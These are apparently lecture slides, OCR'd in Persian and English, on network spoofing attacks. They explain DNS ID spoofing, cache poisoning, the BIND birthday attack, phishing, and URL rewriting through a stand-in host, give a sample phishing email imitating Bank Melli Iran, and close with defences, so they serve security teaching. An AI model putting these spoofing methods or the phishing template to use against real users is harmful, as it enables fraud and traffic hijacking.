
- استفاده از امضا دیجیتال به منظور احراز اصالت ایمیل
- اطمینان ازاین که سرویس دهنده mail شما مجهز به فایل هاي واقعه نگاري است.
- استفاده از پروتکل ESMTP به جای SMTP

Basic DNS

- Client queries local nameserver
- Local nameserver queries root nameserver for authoritative nameservers for some domain
- Local nameserver queries authoritative nameserver
- Returns result to client


DNS Queries

- Recursive query example



DNS Queries

- Iterative query example





Problem

- DNS request sends transaction Id
- DNS will accepts any reply containing transaction ID and assuming remote IP and TCP/UDP ports match
- Transaction Ids are only 16-bits

DNS ID Spoofing

- نفوذ گر در خواست DNS کاربر را شنود نموده و یک بسته جعلي به عنوان جواب در خواست مطرح شده براي او ارسال مي کند






DNS cache Poisonning

- نفوذ گر سعي مي كند DNS cache را كه در طرف كاربر قرار گرفته است آلوده به اطلاعات غلط كند.

BIND Birthday Attack



Step 1 - Attacker sends a large number of queries to the victim nameserver, all for the same domain name
Step 2 - Attacker sends spoofed replies giving fake answers for the queries it made
Step 3 - At a later time, victim PC sends a request for the spoofed domain name
Step 4 - Victim nameserver returns fake information to victim PC

Birthday Attack to BIND

- BIND sends multiple queries for the same domain name
- Possible to flood BIND with replies using randomly generated transaction Ids
- If you guess correctly, then BIND will accept your reply
- ~50% with 300 packets,
- ~100% with 700 packets
- BIND reused same source UDP port
  - ✓ Made it easy for attacker to “guess” the destination UDP port for the false reply
  - ✓ Newer versions randomize source ports


Why DNS Cache Poisoning?

- Redirect traffic
- MITM (*man-in-the-middle*) attacks

Defenses

- Upgrade to BIND 9.x
- Split-split DNS
  - Internal DNS performs recursive queries for users, and cannot be accessed from outside
  - External DNS does not do recursive queries


Defenses


A More Secure Approach - Split-Split DNS
Firewall
Internet
DMZ
Authoritative Nameserver
Internal Network
Caching Nameserver
Intenal User

Web Spoofing

- Another name: “Phishing”
- Attacker creates misleading context in order to trick the victim.
- Online fraud.

Web Spoofing Information Flow Model



Starting the Attack

- The attacker must somehow lure the victim into the attacker's false web. there are several ways to do this.
- An attacker could put a link to false Web onto popular Web page.
- If the victim is using Web-enabled email, the attacker could email the victim a pointer to false Web.
- Finally, the attacker could trick a web search engine into indexing part of a false Web.

Have you ever received an e-mail like this?

From: Bank Melli Iran

To: <some one> some_one@mail.com

Subject: Your Online Banking Account is Inactive

Your Online Banking Account is Innactive

We closed your online access for security reasons.

Click here to access your account

We must verify your account information.

Bank Melli Iran

ber FDIC.

Spoofing attacks in the physical world

- In the physical world For example, there have been several incidents in which criminals set up bogus automated teller machines. the criminal copy the victim's card and use the duplicate.
- In these attacks people were fooled for the context what they saw. The location of the machine and The appearance of their electronic displays.
- People using computer system often makes security relevant decisions based on contextual cues they see. For example you might decide to type in you account number because you believe you are visiting your bank's web page. This belief might arise because the page has a familiar look.

URL Rewriting

- The attacker's first trick is to rewrite all of the URLs on some web page so that they point to the attacker's server rather than the real server. Assuming the attacker's server is on the machine www.attacker.org, the attacker rewrites a URL by adding http://www.attacker.org to the front of the URL. For example, http://home.netscape.com becomes http://www.attacker.org/http://home.netscape.com.
- Once the attacker's server has fetched the real document needed to satisfy the request, the attacker rewrites all of the URLs. in the document into the same special form. Then the attacker's server provides the rewritten page to the victim's browser.
- If the victim fallows a link on the new page, the victim remains trapped in the attacker's false web.

Remedies

- Disable JavaScript in your browser so the attacker will be unable to hide the evidence of the attack;
- Make sure your browser's location line is always visible;
- Pay attention to the URLs displayed on your browser's location line, making sure they always point to the server you think you are connected to.
- Do not click on links you receive in an e-mail message asking for sensitive personal, financial or account information.
- Call the company directly to confirm requests for updating or verifying personal or account information.
- Do not share your ID's or pass codes with anyone.
- Always sign off Web sites or secure areas of Web Sites.